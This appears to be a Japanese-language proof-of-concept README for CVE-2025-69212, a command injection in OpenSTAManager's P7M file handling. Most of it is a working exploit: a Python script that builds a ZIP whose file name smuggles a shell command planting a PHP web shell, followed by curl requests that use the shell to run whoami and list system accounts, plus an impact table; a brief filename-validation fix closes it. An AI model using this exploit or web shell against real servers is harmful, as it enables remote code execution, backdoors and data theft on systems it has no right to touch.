 lolw0/opensta-exploit
CVE-2025-69212のP7Mファイル処理に関連する概念実証(PoC)


| データ | 詳細 |
|---|---|
| CVE ID | CVE-2025-69212 |
| 脆弱性スコア | critical (9.4) |
| CWE | 78: OSコマンドに使用される特殊要素の不適切な中和 |
| 影響を受けるバージョン | OpenSTAManager <= 2.9.8 |

| 攻撃ベクトル | 悪意のあるファイル名を持つ .p7m ファイルを含む ZIP ファイルをアップロードする |
| 認証 | 必要 |
| 影響 | サーバー上で任意のシステムコマンドを実行する |
import zipfile
import time

print("Creating zip file...")
time.sleep(1)

cmd = "cd files && echo '<?php system($_GET[\"c\"]); ?>' > SHELL.php"
malicious_file = f'invoice.p7m";{cmd};echo ".p7m'

with zipfile.ZipFile('exploit.zip', 'w') as zf:
    zf.writestr(malicious_file, b"")
lolw0@sys:~/OpenSTA-Exploit$ python3 exploit.py
Creating zip file...
lolw0@sys:~/OpenSTA-Exploit$ ls
-rw-rw-r 2 lolw0 lolw0 281 Aug 10 22:36 exploit.zip


コマンド実行後に XML パースが失敗する
HTTP/1.1 500 Internal Server Error

"error":{
"type":"Exception",
"message":"Start tag expected, '<' not found\n",
"code":0,
"file":"\/var\/www\/html\/openstamanager\/src\/Util\/XML.php",
"line":51}
lolw0@sys:~/OpenSTA-Exploit$ curl "http://localhost:8080/files/SHELL.php?c=whoami"

www-data

lolw0@sys:~/OpenSTA-Exploit$ curl -s --get \ --data-urlencode 'c=getent passwd | grep -E "/home|/bin/bash|/bin/sh"' \
'http://localhost:8080/files/SHELL.php'

root:x:0:0:root:/root:/bin/bash
xxxx:x:1001:1001:,,,:/home/xxxx:/usr/sbin/nologin
yyyy:x:1002:1002:,,,:/home/yyyy:/usr/sbin/nologin
zzzz:x:1003:1003:,,,:/home/zzzz:/usr/sbin/nologin
| 攻撃 | 詳細 |
|---|---|
| リモートコード実行 | コマンド実行によるサーバーの完全な侵害 |
| データ窃取 | すべてのアプリケーションデータとデータベースへのアクセス |
| 権限昇格 | Web サーバーが高い権限で動作している場合、または脆弱である場合に昇格する可能性 |
| 永続化 | バックドアを設置し、長期間にわたりアクセスを維持する |
| 横展開 | ネットワーク上の他のシステムやユーザーへの侵入の足がかり |
**簡単な修正は、処理前にファイル名を検証することです(英数字、ドット、ダッシュ、アンダースコアのみを許可し、無効なファイル名をスキップします)
foreach ($files_xml as $xml) {
    if (!preg_match('/^[a-zA-Z0-9._-]+$/', $xml)) {
        continue;
    }
    if (string_ends_with($xml, '.p7m')) {
        $file = XML::decodeP7M($directory.'/'.$xml);
    }
}
(あるいは、単に更新するだけでもよいでしょう)
